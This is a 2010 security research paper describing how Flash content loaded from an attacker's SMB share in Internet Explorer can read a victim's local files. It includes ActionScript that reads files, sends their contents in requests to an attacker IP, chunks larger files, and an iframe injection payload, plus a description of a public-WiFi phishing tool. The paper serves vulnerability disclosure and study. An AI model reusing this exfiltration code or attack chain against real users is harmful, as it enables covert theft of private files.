ATTACK & DEFENSE labs

# Flash+IE = Prison Break

Stealing Local Files through the Flash Plugin in IE

By,

**Lavakumar Kuppan**

www.andlabs.org

March 2, 2010

## Abstract:

Active content running inside the web browser has very limited privileges. Generally they cannot access or execute arbitrary files on the user's system. Components like ActiveX and Signed Java Applets can access arbitrary files on the user's system but they require explicit user permission to do so.

Under these circumstances the only possible attack to access the user's local file system through the browser would be to exploit any code-execution vulnerability in the browser or one of its plug-ins.

In this paper we discuss a stealthy attack that would allow a remote attacker to read files off a user's local file system from his browser, without any user alert or interaction. This attack does not exploit any 0-days but instead we abuse the combination of a feature in one of the most popular browser plug-ins, Flash Player along with another feature in the most popular browser in the world, Internet Explorer. A tool which can perform this attack automatically is also discussed towards the end of the paper.

## Attack Scenario:

For this attack to work, the attacker and the victim should be part of the same private network and the attacker should be capable of injecting an 'iframe' in any of the web pages visited by the victim. This can be achieved by performing Man-in-the-Middle attacks on the victim's HTTP and/or DNS traffic.

Typical situations are:

- Victim is connect to an attacker controlled Access Point at an Airport or Café
- Attacker is able to perform MITM over the wired LAN to which the victim is connected


Details on how these attacks could be performed and statistics on how unbelievably often people connect to free Wi-Fi are popular knowledge.

The victim's browser should be Internet Explorer which is the most popular browser in the world, the attack has been tested on versions 6, 7 and 8. And it should have the Flash Player plug-in installed and enabled, which is the case with most IE browsers.

## Reading Files with Flash:

Flash files, under certain circumstances can read files from the user's local file system. This is possible in flash files running from the user's computer or from a network share. Such files are considered as 'local' flash files and they have a "local playback security" setting with two possible values *(refer screenshot below)*:

- Access Local Files Only
- Access Network Only




Only local flash files with the setting "Access local files only" can read files from the local file system. Files with the "Access network only" setting have unrestricted networking capability but cannot read from the local file system.

File can be read using the URLLoader class, an ActionScript code snippet to read the 'boot.ini' file located in 'c:\' is provided below:

```
var read:URLLoader = new URLLoader();
var filename:URLRequest=new URLRequest('c:/boot.ini');
read.load(filename);
```

## Security controls on reading local files:

Local flash files with the "Access local files only" setting come with the power to read known files from the user's local file system. However, there is a security restriction laid on these files, their networking capability is severely restricted. These files cannot communicate over the network using the networking API available to other flash files. These restrictions are put in place to prevent the flash file from sending the contents of the local files over the network.

The only networking functionality available to these files is the ability to read files from network shares.

For example, if a local flash file is running from \\10.10.10.1\test.swf, then it can try to load more files from \\10.10.10.1\ or other network shares, it cannot however send data to \\10.10.10.1.

## Reading files from the browser:

It is common for websites to contain flash content, and browsers with the flash player plug-in installed download the flash content and play them. For a flash file loaded in the browser to read files from the user's local file system, the flash itself must be a 'local' flash file.

It would not be possible for a remote attacker to place a file directly on the user's local file system and load it in the browser without already having some kind of control over the user's system.

However an attacker can set-up a network share with anonymous access and can force the user to load the flash content from this network share. Internet Explorer is the only browser which loads resources from a network share making this attack feasible only against IE users.

Consider the HTML snippet below:

```
<html><head><title>File Stealing</title><head><body>
<iframe src="\\10.10.10.1\flash\local.swf"></iframe></body></html>
```

Here 10.10.10.1 is the IP address of the attacker's system where a network share named 'flash' with anonymous 'read' access has been set-up and it contains a flash file named 'local.swf'. When a victim visits this page from IE then local.swf is loaded and executed and it would be able to read files from the user's local file system even though the flash file itself is running from the browser.

## Sending data back home:

The previous section explained how a flash file running from the browser can read files from the user's local file system. However due to the security restriction on a 'local' flash files with "Access local files only" setting, this data cannot be sent back to the attacker as they do not have access to the required networking functions.

The only networking call that this file can make to its source is to send a request for another resource. It has been observed that this channel might be sufficient to send data back to the source at reasonable data transfer rates.

Consider a file named 'c:\password.txt' located on the victim's hard disk containing the text 's3cr3t_pw' inside it. Using flash this file can be read and its contents, in this case a 9 character string, can be sent back to the attacker in a request, by making a request for "\\10.10.10.1\flash\ s3cr3t_pw". The attacker can run a packet sniffer on his computer and capture this request and extract the interesting content from it.

The ActionScript code to perform the same would be:

```
var reader:URLLoader = new URLLoader();
reader.dataFormat=URLLoaderDataFormat.TEXT;
reader.addEventListener(Event.COMPLETE, on_read);
var filename:URLRequest=new URLRequest('c:/a.txt');
reader.load(filename);

function on_read(event:Event):void {
        var reader:URLLoader=event.target as URLLoader;
        var data:String=reader.data;
        var sender:URLLoader = new URLLoader();
        var destination:URLRequest=new URLRequest('//10.10.10.1/flash/' + data);
        reader.load(destination);
        }
```

When sending data in the request, there are some factors to be considered in constructing the string that will be supplied to the 'URLRequest' class.

The request string should contain three sections, as shown below:

**//<Section 1>/<Section 2>/<Section 3>**

Section 1:
This contains the IP address of the attacker's system.

Section 2:
This should contain the name of a valid network share on the system with anonymous 'read' access. If the name of an inaccessible share is supplied then section 3 is never sent over the network. The file content cannot be sent in this section because the share name is always sent in uppercase, so the data cannot be transferred accurately.

Section 3:
This contains the data read from the victim's system that is to be transferred. There are restrictions on the length of the data and the presence of some special characters.

Special Characters:
If the data contains special characters like '/' or '.' then these are not handled properly, it would be best to base64 encode such data. Base64 encoding can also produce '/' sometimes, this can be replaced with '-'. When the attacker reads the data then '-'can be replaced with '/' and then base64 decoded to get the actual data.

Data Size:
The request string can have a maximum length of 259 characters.
Section 1 + Section 2 + Section 3 + 4 '/'s (at a minimum) = 259 characters

Section 1 can have a maximum size of 15 characters and minimum size of 8 characters.
Section 2 can have a minimum value of 1 character.
Section 3 would have its size dependent on section 1 and section 2.

If section 1 and section 2 would have their minimum values of 8 and 1 then section 3 can go up to a maximum of 246 characters.

The length of base64 encoded strings is in multiples of 4. The closest multiple of 4 to 246 which is less than 246 is 244.

Based on this analysis section 3 can have a maximum length of 246 for normal strings and 244 for base64 encoded strings.

Data up to 246 bytes can be transferred over from the victim's computer over to the attacker as explained. When dealing with files of larger sizes, the attacker can read the file from the user's computer, parse it and only pick out the sensitive section which can be sent over in a single request.

## Transferring larger files:

Files that are larger than 246 bytes cannot be transferred in a single request. Data from such files can be split in to smaller parts and sent over multiple requests. Large files would contain special characters like the newline character which cannot be transferred normally. So it would be best to base64 encode the data from these, split this data in to chunks of 244 bytes each and then transfer each chunk in a separate request. The attacker can read all these requests individually, put the pieces together and base64 decode the string to get the file contents.

Creating a traditional 'for' or 'while' loop to send multiple requests does not work as it makes the browser unresponsive and can lead to the user shutting it down.


To send multiple requests in quick succession without crashing the browser we can add an event listener to the 'ENTER_FRAME' event and use that.

Doing this would call a designated function every time the frame redrawn. So effectively we would be creating a request everytime the frame is redrawn. The maximum frame rate is 120 frames per second(fps). At this rate we would be sending 120 requests per second which translates in to a data transfer rate of 244*120=29280bytes/second, which is 234.24 kbps.

## Imposter – The Browser Phishing Tool:

Imposter is a tool that has been designed to perform multiple browser phishing attacks against the browser. The 'File Stealer' module of Imposter can perform the attack explained in this paper.

Once configured the only input required from the attacker is the name and full path of the file that must be stolen from the victim's system.




*Section in Imposter where the attacker enters the name with full path of the files that to be stolen*


It has been designed to target users of public WiFi hotspots. 'imposter.swf' is the flash file that would read files and transfer them to the attacker's system, this has to be put in a network share in the attacker's system with anonymous read access. Imposter's documentation explains how it can be set-up to perform this attack.

Imposter uses three main components to perform this attack:

1. Custom DNS Server
   The DNS server sends fake DNS responses to redirect all HTTP requests to Imposter's web server.

2. Custom Web Server
   The web server reads the requests and sends the suitable payload to the clients.

3. SMB packer sniffer
   When 'imposter.swf' sends the file contents in SMB requests, these are sniffed off the network, parsed and reassembled back in to files and saved locally.




*Output of Imposter after it has successfully transferred files from the victim's local file system.*

## References:


- Lust 2.0-Desire for free Wi-Fi and the threat of the Imposter
  http://www.andlabs.org/presentations/lust_2.0.pdf

- Imposter, the browser phishing tool
  http://www.andlabs.org/tools/imposter/imposter.html

- Browser Phishing
  http://blog.andlabs.org/2009/11/browser-phishing-explained.html

- ActionScript Technology Center
  http://www.adobe.com/devnet/actionscript/

- Security changes in Flash Player 8
  http://www.adobe.com/devnet/flash/articles/fplayer8_security_04.html